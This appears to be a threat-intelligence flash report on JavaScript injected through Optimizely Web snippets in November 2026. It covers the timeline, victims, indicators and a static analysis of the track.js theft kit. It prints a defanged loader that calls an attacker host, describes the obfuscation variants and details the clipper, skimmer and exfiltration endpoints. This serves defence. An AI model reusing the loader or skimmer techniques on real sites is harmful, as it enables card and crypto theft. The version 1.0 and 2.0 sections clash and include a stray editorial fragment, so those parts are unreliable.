
CTI Flash report

# Ghost in the Snippet

Malicious JavaScript served through Optimizely Web on 16 November 2026: how one flaw at a script vendor put a theft kit inside the pages of 178 organisations, what it took, and what defenders should do.


| Author | Issued | Version | Information cut-off | Marking |
|---|---|---|---|---|
| Douglas Mun with AI assistance | 17 Nov 2026 | 1.0 | 08:30 UTC (16:30 SGT), 17 Nov 2026 | TLP:CLEAR |


Nothing in the chain touches the customer's own servers: steps 1 to 3 happen at the vendor, steps 4 and 5 in the browser.

**Is it still running?**

**No.**

Optimizely says it has fixed the flaw and removed the code, and Report URI found 187 of its 188 known infected snippets clean by 21:52 UTC. We judge the injection path **very likely** closed, with Moderate confidence (KJ-1). Cleanup does not undo what was taken while the code ran (KJ-2), and the actor was still emptying wallets on 17 November.

| 17 h 31 min | 178 | US$7,127 | 26 |
|---|---|---|---|
| injected code live, 04:21 to 21:52 UTC on 16 Nov | organisations, from 188 infected snippets among 1,611 checked | reached the actor's wallets in 16 receipts (our chain check) | rebuilds of the payload in one day, adding a skimmer and iOS stages |

| Six questions, short answers | |
|---|---|
| **What happened?** | An attacker used a flaw in Optimizely's Experimentation signup flow to write a loader into customer projects. Optimizely's own CDN then served it inside its customers' pages (page 4). |
| **Who was hit?** | Visitors to at least 178 organisations in 20 sectors, including Zoom, the BBC, CNN, Salesforce, HSBC, IKEA and Ledger (page 6). |
| **What did the code do?** | It swapped cryptocurrency addresses, skimmed cards from first-party forms, stole cookies and screenshots, and sent iPhones and iPads to the Coruna and DarkSword exploit kits (page 7). |
| **Is it fixed?** | Very likely (KJ-1). Cards and session cookies used on affected pages on 16 November should still be treated as exposed (KJ-2). |
| **Was it an exercise?** | No. Third parties' funds were taken and cashed out, and no single organisation could authorise the scope. Almost no chance, High confidence (page 11). |
| **What should organisations do?** | Inspect every Optimizely snippet today, block the indicators, and treat cards and non-HttpOnly session cookies from 16 November as exposed (page 10). |

**Disclaimer**

This report rests on public reporting: Report URI, StepSecurity, Hudson Rock, The Hacker News and Optimizely's statements as relayed by the press. The exceptions are the wallet section (our own on-chain queries) and the payload analysis (pages 8–9), which reads the captured `track.js` build `f7b84b9a…bad40` first-hand from the GTI archive — statically, never executed. Six indicators were supplied with the tasking, could not be traced to a source we opened, and are marked Unconfirmed. Drafted with AI assistance; verify indicators before operational use. Times are UTC, with Singapore time (SGT) in brackets.

**Sources and limits**

- Report URI (Scott Helme): the primary analysis, the timeline and the affected list.
- StepSecurity and Hudson Rock: independent corroboration, infrastructure dates and the four-vendor view.
- Optimizely's notice (01:02 UTC, 17 Nov): read through The Hacker News and Hudson Rock. We could not find it on Optimizely's status page.
- Not opened: the X posts by Scott Helme and Censys; BleepingComputer.
- Not checked on chain: BNB Chain and Solana.

**Keys**

Confidence in a judgement

High Moderate Low

Status of a fact or indicator

Confirmed Reported Assessed Unconfirmed

Confirmed: on chain, or stated by Optimizely. Reported: from a research team's analysis. Likelihood follows ICD 203: almost no chance 1–5%, unlikely 20–45%, likely 55–80%, very likely 80–95%. Confidence is stated separately.

## One flaw at a script vendor put a theft kit inside 178 organisations' own pages

On 16 November 2026 an attacker wrote a JavaScript loader into Optimizely Web customer projects, and Optimizely's own CDN served it inside the websites of at least 178 organisations for about 17.5 hours. The code swapped cryptocurrency addresses, skimmed payment cards, stole cookies and screenshots, and sent iPhone and iPad visitors to the Coruna and DarkSword exploit kits. Optimizely says it has fixed the flaw and removed the code. Organisations that load an Optimizely snippet should inspect it today, block the indicators in this report, and treat cards and session cookies used on their own forms on 16 November as exposed.

| | | |
|---|---|---|
| **Who**<br>An unidentified, financially motivated actor; researchers track the activity as OPTIMJACK. Victims are visitors to the affected sites, which include Zoom, BBC, CNN, Salesforce, GitLab, IKEA, HSBC, Equifax, Air France-KLM, Ledger and Peacock. | **What**<br>A loader placed in the Project JavaScript (`projectJS`) field of Optimizely Web projects pulled a theft kit, `track.js`, from `1688360[.]cc`. | **When**<br>16 Nov 2026, 04:21 to 21:52 UTC (12:21 SGT on 16 Nov to 05:52 SGT on 17 Nov). The same loader family reached sites through three other script vendors from 13 Nov. |
| **Where**<br>Any page that loads an affected snippet from `cdn.optimizely.com/js/<project-id>.js`, or a self-hosted copy of it. Report URI found 188 infected snippets among the 1,611 it checked. | **Why**<br>Theft of cryptocurrency and card data, with iOS device compromise as a second line. The wallets received about US$7,100 on 16 Nov by our chain check; Report URI counted US$7,040 at 19:25 UTC. | **How**<br>Optimizely states that an unauthorised party exploited a vulnerability in its Experimentation account signup flow. It has not published the mechanics. |

## The attacker edited customer projects, and Optimizely delivered the edit

An Optimizely Web customer adds one script to its pages, the snippet, loaded from `cdn.optimizely.com/js/<project-id>.js`. The snippet bundles Optimizely's client, the customer's experiments and an optional Project JavaScript field, which runs first on every page that loads it. Because the page includes the snippet with an ordinary script tag, its contents run in the site's own origin, with the same reach into the DOM, forms, cookies and network as the site's own code.

The attacker wrote a loader into that field across many unrelated projects and left the rest of each snippet untouched. Optimizely published the change like any other project edit, so the file still arrived from Optimizely's host under Optimizely's certificate. The sources show no breach of any customer's own servers and no CDN cache poisoning. Customers that proxy the snippet through their own domain, such as Scheels and Vodafone Australia, served it too, as did `www.optimizely.com` and `login.optimizely.com`.

| # | Loader variant seen by Report URI |
|---|---|
| 1 | A plain script element pointing at `hxxps://1688360[.]cc/track.js`, used in most snippets. |
| 2 | The same URL base64-encoded and decoded with `atob()`, so a text search for the domain finds nothing. Smartsheet was re-infected with this variant after its first cleanup. |
| 3 | A full inline copy of the payload, run through `eval` if the domain is blocked. |

The plain variant, defanged

```
"projectJS": function(){(function(){try{var
s=document.createElement('script');s.src='hxxps://1688360[.]cc/track.js'
;s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e){}})
();
```

**Why common browser controls passed it**

A Content Security Policy that allow-lists `cdn.optimizely.com` trusts the snippet, `'strict-dynamic'` extends that trust to any script the snippet adds, and `'unsafe-eval'`, which Report URI says Optimizely's documentation asks customers to allow, lets the inline fallback run. Subresource Integrity does not fit either, in our assessment, because the snippet changes whenever the customer edits an experiment.

## Key judgements: four, each with its own confidence and gap

**KJ-1** **The Optimizely injection path is closed.** Very likely **Moderate**

Optimizely's notice of 17 Nov 01:02 UTC, as reported by The Hacker News and Hudson Rock, says it fixed the flaw, removed the injected code, ended sessions and revoked tokens. Report URI separately found 187 of its 188 known infected snippets clean by 21:52 UTC. Confidence is Moderate, not High: Report URI checked 1,611 snippets, not the full population, and Smartsheet's snippet was re-infected once after its first cleanup.

**Gap:** Optimizely has not said when the fix landed or how many projects were changed (Q-1). A newly infected snippet after the notice would overturn this judgement.

**KJ-2** **Cleanup does not undo the exposure; some card data and session cookies were captured.** Likely **Low**

The skimmer ran from 13:43 UTC on high-traffic sites until the cleanup around 20:40, and Report URI's survey found that 118 of the 159 hosts it categorised had no Content Security Policy, or one that allowed both the payload and the exfiltration. The one visible measure is the wallets, which received about US$7,100 on 16 Nov by our chain check. That is consistent with Report URI's US$7,040 at 19:25 UTC. StepSecurity's lower US$6,600 counts the TRON wallet's remaining balance instead of its receipts.

**Gap:** only the actor can see what reached `card.php` and `hit.php` (Q-2).

**KJ-3** **At least some iOS devices below 18.7.3 were compromised.** Likely **Low**

The kit routed iPhones and iPads to Coruna or DarkSword by iOS version, and from about 17:13 UTC added a Coruna iframe to every visit from iOS 18.6 or earlier, on sites with very large mobile audiences. Both kits were used against real targets before this campaign. Confidence is Low: no source reports a confirmed device takeover, Cynet describes what it saw as conditional delivery, and StepSecurity did not retrieve the iOS files. Report URI's timeline and its exploit table also disagree on which chain iOS 18 devices received.


**Gap:** no source reports a forensic finding on an exposed device (Q-3). One such finding would raise confidence.

**KJ-4** **The actor will reappear through another third-party script vendor within 30 days.** Likely **Moderate**

The same loader and routing marker were served through Kissmetrics and StorifyMe on 13 Nov and minute-ly on 16 Nov, and nobody has explained how those three were poisoned. The actor was still emptying wallets on 17 Nov, after Optimizely's notice. Confidence is Moderate: Hudson Rock cautions that shared hosts and code show a technical link, not proof of one operator.

**Gap:** how Kissmetrics, StorifyMe and minute-ly were poisoned is unexplained (Q-4).

## Where the judgements sit on the likelihood scale




Marker colour shows confidence: green High, orange Moderate, yellow Low. H3 is the exercise hypothesis rejected on page 11; the HSBC judgement is on page 6.

## What would change these judgements

| KJ | Observation | Effect |
|---|---|---|
| KJ-1 | A newly infected Optimizely snippet after 01:02 UTC on 17 Nov | Overturns it: the path is open or the attacker kept access |
| KJ-2 | Card fraud or session hijacking traced to pages visited on 16 Nov | Raises confidence to Moderate or High |
| KJ-3 | A forensic finding on one exposed iPhone or iPad | Raises confidence; settles which chain iOS 18 received |
| KJ-4 | The `webshell[.]lol` loader or channel code `02111110` in a fifth vendor's script | Confirms it |

## Walking the chain: five steps from a signup flaw to theft in the browser

Each step gives what the sources report, how sure we are, and the action it points to (page 10). The figure on page 1 shows the same five steps.

### 1 Signup-flow flaw

confirmed (Optimizely)

**Write access to other customers' projects**

Optimizely states that an unauthorised party exploited a vulnerability in its Experimentation account signup flow and used it to add malicious JavaScript to some customer projects. It has not published the mechanics, the fix time or the number of projects changed. Smartsheet's re-infection after a first cleanup shows the attacker still had access at that point.

> **Action** Review Optimizely project change history; audit users, API tokens and integrations with write access, and rotate credentials (M-4).

### 2 Project JS edit

reported (Report URI)

**A one-line loader in a field that runs first on every page**

The attacker wrote the loader into the Project JavaScript field and left the rest of each snippet untouched. Report URI saw three variants: a plain script element, a base64-encoded URL decoded with `atob()`, and a full inline copy of the payload run through `eval`.

> **Action** Fetch every snippet your sites load and search Project JavaScript and experiment custom code for `1688360`, `atob(`, `.icu`, `track.js` and any code you did not write (M-1).

### 3 Trusted delivery

reported (Report URI)

**The vendor's own CDN served it, under the vendor's certificate**

Optimizely published the change like any other project edit. Customers that proxy the snippet through their own domain served it too, and so did Optimizely's own website and login page. The sources show no CDN cache poisoning: the CDN served what it was given.

> **Action** Do not block `cdn.optimizely.com` wholesale; it is a legitimate host. Allow-listing it in a Content Security Policy does not help either (M-6).

### 4 Runs in the page

reported (Report URI)

**First-party reach into forms, cookies and the network**

A snippet included with an ordinary script tag runs in the site's own origin. The loader therefore had the same access as the site's own code, on every page that loaded the snippet and for every visitor. Cards typed into cross-origin hosted payment iframes, such as Stripe or Adyen, stayed out of reach.

> **Action** Remove third-party tags from payment and login pages, and take card data in cross-origin hosted payment fields (M-7).

### 5 Payload


reported (three teams)

**A theft kit rebuilt 26 times in a day**

`track.js`, about 30 KB, was fetched from `1688360[.]cc`, a domain registered at 05:23 UTC that morning. It began as a crypto clipper, gained a card skimmer at 13:43 and a Coruna iframe from 17:13. Where the domain was blocked, the inline copy still ran through `eval`.

> **Action** Block the indicators at DNS and proxy and search logs from 13 Nov (M-2). Restrict `connect-src` and drop `'unsafe-eval'` where the product allows (M-6). Hashes catch only the builds listed.

## Timeline: infrastructure from late October, 17.5 hours live on Optimizely




Report URI's times. Module bars run to the last infected snippet seen at 21:52 UTC; most snippets were clean by 21:10.

| Time (UTC) | Event | Source |
|---|---|---|
| 17 Sep | `webshell[.]lol` injector first seen on Turkish sites through an SEO backlink-panel script | Report URI |
| 28 Oct | `l7bcsnwc7nzr3uo[.]icu` registered (later Coruna telemetry) | StepSecurity |
| 9 Nov 17:52 | `5vobauua3ojpklx[.]icu` and `p55abnw2pnsz0bo[.]icu` registered (iOS router) | Report URI, StepSecurity |
| 13 Nov 05:42 | Kissmetrics `i.js` serves the shared loader on securitybank.com | Hudson Rock |
| 13 Nov 20:31 | StorifyMe widget serves it on faz.net | Hudson Rock |
| 16 Nov 04:21 | First Optimizely injection (Hudson Rock's archived capture is timed 04:31): the BBC's snippet loads `webshell[.]lol/get.js` | Report URI |
| 04:28–05:23 | Certificates issued for `1688360[.]cc`; domain registered at 05:23 | Report URI |
| 08:10–08:28 | First `track.js` build, a crypto clipper; first seen on bbc.com at 08:28 | Report URI |
| 13:03–13:05 | Actor moves USDC and USDT out of the wallets; Report URI calls it a sweep of stolen funds (page 8) | Report URI; chain data |
| 13:43 | Card skimmer added to `track.js` | Report URI |
| 16:25 | minute-ly video loader serves the shared loader on foxsports.com | Hudson Rock |
| 16:38 | `eil786npto9u5bq[.]icu` and two sibling domains registered; second iOS router on Google Cloud in Singapore | Report URI, StepSecurity |
| 17:13–17:57 | Second iOS host added; Coruna iframe injected on every visit from iOS 18.6 or earlier; final `track.js` build at 17:56 | Report URI, StepSecurity |
| 19:24–19:59 | Report URI sweep finds 186 of 1,611 snippets infected; its final count is 188 and the post does not explain the difference | Report URI |
| 20:40–21:10 | Mass cleanup: Ledger 20:41, Smartsheet 20:56, BBC 21:07 | Report URI |
| 21:52 | 1 of 188 snippets still infected (TalkTalk) | Report URI |
| 17 Nov 01:02 | Optimizely incident notice: flaw fixed, code removed, sessions ended, tokens revoked | The Hacker News, Hudson Rock |
| 17 Nov 04:11–05:24 | Actor sweeps the Litecoin and the remaining TRON balance (page 8) | Chain data |

### It ran through Singapore's Monday

The first injection was seen at 12:21 SGT on Monday 16 November. The skimmer was added at 21:43 SGT, and the last infected snippet was seen at 05:52 SGT on Tuesday. Third-party entries are observation times, not intrusion start times.


### Date the exposure by module

A card entered before 13:43 UTC could not have been skimmed by this kit. The sources do not say when `boot.js` routing first appeared, only that the Coruna iframe was added from 17:13.

### The actor prepared for weeks

The injector was on Turkish sites from 17 September, the iOS domains were registered on 28 October and 9 November, and the same loader ran through three other vendors from 13 November. The payload was rebuilt 26 times on the day.

## Who was hit: 178 organisations across 20 sectors, banking and finance the largest group



| | Organisations | Known brands (examples, not the full list) |
|---|---|---|
| **Banking & Finance** | 32 | HSBC (11 markets), Equifax, ABN AMRO, Paychex |
| Technology & SaaS | 23 | Zoom, Salesforce, GitLab, Tableau, Optimizely |
| Retail & Fashion | 20 | IKEA, ASOS, Mattel, Levi's (8 markets) |
| Streaming & Entertainment | 12 | Peacock, NOW TV, Starz, SkyShowtime, D&D Beyond |
| News & Media | 10 | CNN, BBC, Fox News, NPR, CTV News |
| Airlines & Travel | 9 | Air France-KLM, Alaska Airlines, Transavia |
| Healthcare & Pharma | 8 | Invisalign, Takeda, Covetrus |
| Industrial & Manufacturing | 8 | Fluke, Vaillant, Landauer |
| Telecoms | 7 | Virgin Media O2, Vodafone Australia, TalkTalk |
| Crypto & Trading | 6 | Ledger, IG, OANDA, interactive investor |
| Insurance | 6 | Admiral, Mutual of Omaha, Asurion |
| Property & Real Estate | 6 | Buildium, HireAHelper |
| Food & Hospitality | 5 | Starbucks Canada, Heineken, Cinnabon |
| Home & Smart Home | 5 | Honeywell Home, Resideo, Chamberlain |
| Nonprofit & Civic | 4 | UNICEF USA, Change.org, ASPCA |
| Gambling | 4 | PokerStars, Betsson, Betfred |
| Professional Services | 4 | Freshfields, CohnReznick, Baringa |
| Logistics & Shipping | 3 | ShipStation, Stamps.com |
| Automotive | 3 | Lucid Motors, Chevrolet dealers |
| Education | 3 | Walden University, Perlego |

Report URI's affected-organisation tables, 16 Nov 2026. Counts are organisations as Report URI lists them, and several brands appear once per market: HSBC and Levi's alone account for 19 of the 178 entries. The list is a floor, because Report URI could only check the 1,611 snippets it already knew about.

## HSBC: the most-listed brand, and a case where CSP stopped the theft but not the code

HSBC appears more often than any other brand on Report URI's list: 11 of the 178 organisations are HSBC country sites, and a twelfth entry is Hang Seng Investment, an HSBC group brand. Seven of the 11 are in Asia-Pacific.

Report URI uses HSBC as its example of a partial defence. HSBC's Content Security Policy blocked the download of `track.js` and the outbound theft of card, cookie and screenshot data, but the inline copy of the payload still ran through `eval`. On a page in that state the clipper still works, because it swaps addresses inside the page and sends nothing out. Whether the iOS router loaded depends on `script-src` and `frame-src`, which the source does not report for HSBC.

### Judgement: data theft from the tested HSBC host is unlikely Low

We assess that theft of card data or cookies from the HSBC host Report URI tested is unlikely. Confidence is Low: Report URI does not name the host it tested, and the 13 hosts may not share one policy.

| Market | Host on Report URI's list |
|---|---|
| Hong Kong | `www.hsbc.com.hk` |
| Singapore | `www.insurance.hsbc.com.sg` |
| Malaysia | `www.hsbc.com.my`, `www.hsbcamanah.com.my` |
| Australia | `www.hsbc.com.au` |
| Taiwan | `www.hsbc.com.tw` |
| Vietnam | `www.hsbc.com.vn` |
| Philippines | `www.hsbc.com.ph` |
| United States | `www.us.hsbc.com` |
| Mexico | `www.hsbc.com.mx` |
| UAE | `www.hsbc.ae` |
| Egypt | `www.hsbc.com.eg` |
| Hang Seng Investment | `www.hangsenginvestment.com` |

**Three things are not known.** The sources do not say which pages loaded the snippet; the listed hosts are public `www` sites, and nothing shows whether logon or payment pages were in scope. We found no HSBC statement in the sources opened. HSBC's UK site and its main Singapore banking site are not on the list, but the list is a floor, so absence is not clearance. For Singapore, the listed host is HSBC's insurance site.

## The payload is a four-part theft kit running as the site's own code

`track.js` is about 30 KB. It sets the globals `window._k7` and `window.__k7b` `v2.0: __k7b not in f7b84b9a build`, then hooks the page's forms, clipboard and network calls, including `fetch`, XHR and `Function.prototype.call` and `apply`.

| Module | What it does | Sends to | ATT&CK |
|---|---|---|---|
| **Address clipper** from 08:10 UTC | Finds checksum-valid BTC, ETH and EVM, TRON, Solana, TON, LTC, BCH and DOGE addresses and replaces them with the actor's. Covers page text, form fields, links, images, copy events, `navigator.clipboard`, outgoing requests, `window.open` and the iOS share sheet. Re-scans on every DOM change. | Nothing; the victim pays the actor's wallet | `T1565.002` `T1115` |
| **Card skimmer** from 13:43 UTC | Watches form submits and `fetch` and XHR POSTs for a Luhn-valid card number with expiry and CVV. Holds captures in `sessionStorage` under `cc_` keys. Cannot read cross-origin hosted payment iframes such as Stripe or Adyen. | `1688360[.]cc/card.php` by `navigator.sendBeacon` | `T1056.003` |
| **Cookie and screenshot theft** | When a swap happens beside wallet or payment wording, takes the page URL, `document.cookie` (non-HttpOnly only), the original addresses and an html2canvas screenshot. | `1688360[.]cc/hit.php` by POST | `T1539` `T1113` |
| **iOS exploit router** | On iPhone, iPad and iPod user agents, loads `boot.js` from two `.icu` hosts, reads the iOS version and opens the matching chain in a hidden iframe. | `l7bcsnwc7nzr3uo[.]icu/api/iptj` (Coruna telemetry) | `T1456` |

The sources differ on one point: Report URI reads the clipper as swapping any valid address on the page, while StepSecurity reads it as swapping only near payment wording.

## iPhones and iPads were routed to an exploit chain by iOS version

| iOS version | Chain | Path |
|---|---|---|
| 13 to 17 | Coruna | `/A8/`, plus a direct loader at `/JIUJIU888/index.js` |
| 18.x | DarkSword | `/B9/`, `/D11/`, `/D12/` |
| 26 | Separate chain that only fingerprints the device so far | `/C10/` |

Report URI's timeline also has a Coruna iframe injected on every visit from iOS 18.6 or earlier from 17:13 UTC. The post does not reconcile this with the table, so which chain iOS 18 devices received is open (KJ-3).

Coruna and DarkSword are iOS exploit kits disclosed in March 2026 by Google, iVerify and Lookout. Coruna carries 23 exploits in five chains; DarkSword chains six CVEs, the last fixed in iOS 26.3.

The kit's own comments treat iOS 18.7.3 and 26.3 as patched; iVerify recommends 18.7.6 or 26.3.1. Pages opened on iOS 18.6 or earlier reload every 60 seconds to retry the exploit, which users can see.

> **Delivery is confirmed; compromise is not**
>
> Cynet describes what it retrieved as conditional delivery, "not a successful compromise of a physical iPhone or iPad". StepSecurity did not retrieve the iOS files and attributes the Coruna and DarkSword identification to Report URI. No source reports a device takeover. Our judgement that some devices were compromised (KJ-3) rests on the scale of the audience and on both kits having worked against real targets before.

## ATT&CK mapping: one supply-chain entry, eight techniques in the browser

| ID | Technique | In this incident |
|---|---|---|
| T1195.002 | Supply Chain Compromise: Compromise Software Supply Chain | Loader written into a vendor-hosted snippet |
| T1059.007 | Command and Scripting Interpreter: JavaScript | Loader and `track.js` run in the visitor's browser |
| T1027 | Obfuscated Files or Information | Payload URL base64-encoded and decoded with `atob()` |
| T1565.002 | Data Manipulation: Transmitted Data Manipulation | Wallet addresses swapped in the page and in outgoing requests |
| T1115 | Clipboard Data | Copy events and `navigator.clipboard` rewritten |
| T1056.003 | Input Capture: Web Portal Capture | Card number, expiry and CVV taken from form submits and POSTs |
| T1539 | Steal Web Session Cookie | Non-HttpOnly cookies sent to `hit.php` |
| T1113 | Screen Capture | html2canvas screenshot sent to `hit.php` |
| T1456 | Drive-By Compromise (Mobile) | `boot.js` routes iOS devices to an exploit chain |

## First-hand payload analysis: the sample this report was missing

Version 1.0 was written without the sample. For version 2.0 we retrieved the final `track.js` build (SHA-256 `f7b84b9a…bad40`, the 17:56 UTC build on page 9) from the Google Threat Intelligence archive — a hash-pinned copy, not a live fetch from `1688360[.]cc` — and read it statically. It was never executed. Every claim below is re-derived from the bytes; the embedded addresses, endpoints and markers match the public reporting, and in four places the bytes correct or sharpen it (next page).

| | | | |
|---|---|---|---|
| **29,882 B**<br>one build; the served file was rebuilt 26× that day | **3 modules**<br>clipper, card skimmer, iOS router — one wrapper, three guards | **0**<br>eval / atob / Function() in this build — plain, readable code | **2 / 65**<br>AV engines flag the file; 13 URL blocklists flag the host |

**Provenance.** VT URL object `1688360[.]cc/track.js` records this file's served content hash; VT file label `trojan.malgent/stealer`. Retrieved 17 Nov 2026. Discipline: static only, no interpreter touched the file.

## Module 1 — the clipper is the bulk of the kit, and it validates before it swaps

The clipper (guard `window._k7`) carries ten hard-coded destination addresses, one per chain, and a master regex that matches candidates across nine address formats. What sets it apart from a naive clipper is `V(a)`: before swapping, it re-implements each chain's real checksum — Base58Check double-SHA-256 (BTC/TRON/LTC/DOGE), Bech32 and Bech32m (bc1/ltc1), CashAddr polymod (BCH), and a CRC-16 over a base64url decode (TON) — and only swaps a candidate that actually validates. **The embedded SHA-256 exists for this checksum check, not for any C2 cryptography.**

| Surface rewritten | How (function, line) |
|---|---|
| DOM text nodes | `TN` via TreeWalker; skips SCRIPT/STYLE/CODE/PRE |
| Inputs & textareas | `FI` — uses the **native** value setter, fires input/change, even drives AngularJS ngModel |
| Element attributes | `LNK` — src/href/style/onclick/data-clipboard-text/data-copy/data-address |
| Clipboard, both ways | `writeText` **and** `readText`, plus the `copy` event |
| Share sheet | `navigator.share` |
| Network & navigation | fetch, XHR open/send, window.open, location.assign/replace, history push/replace |
| Every function call | `Function.prototype.call` & `apply` — all arguments passed through the rewriter |
| Shadow DOM & same-origin iframes | `SC`, on a 50 ms interval + MutationObserver |

A keyword gate (`KW`: wallet/pay/deposit/crypto/…) and context helpers (`CTXT`, `SOLKEY`) restrict swaps to payment-looking contexts, which both lowers collateral damage and keeps the swap quiet. The Solana address is only swapped where the surrounding text or the query key names Solana, avoiding false swaps of other base58 strings.

### The signature hook

Hooking `Function.prototype.call/apply` globally — so every JavaScript call on the page runs its arguments through an address-rewriter — is the kit's most aggressive and most fragile trait. It is a strong behavioural indicator for hunting, and the likeliest cause of breakage on complex sites.

**Idempotent.** Each module no-ops if its guard is already set, so repeated snippet loads do not double-hook.

## Modules 2–4 — card skimmer, screenshot/cookie theft, iOS router

| Module (guard) | What the bytes show | Sends to |
|---|---|---|
| **Card skimmer**<br>`window._cc` | Patches fetch + XHR POST bodies and the form `submit` event. Parses JSON, FormData, URLSearchParams and nested objects (`PAIRS`). Validates with Luhn (`L`) + a 10-brand BIN table (`BR`) + expiry sanity + 3–4-digit CVV. Rejects 16-digit `20…` timestamp IDs. De-dups via `sessionStorage` `cc_<pan><exp><cvv>`. | `1688360[.]cc/card.php` via sendBeacon (fetch fallback); body `n=/e=/c=/u=` |
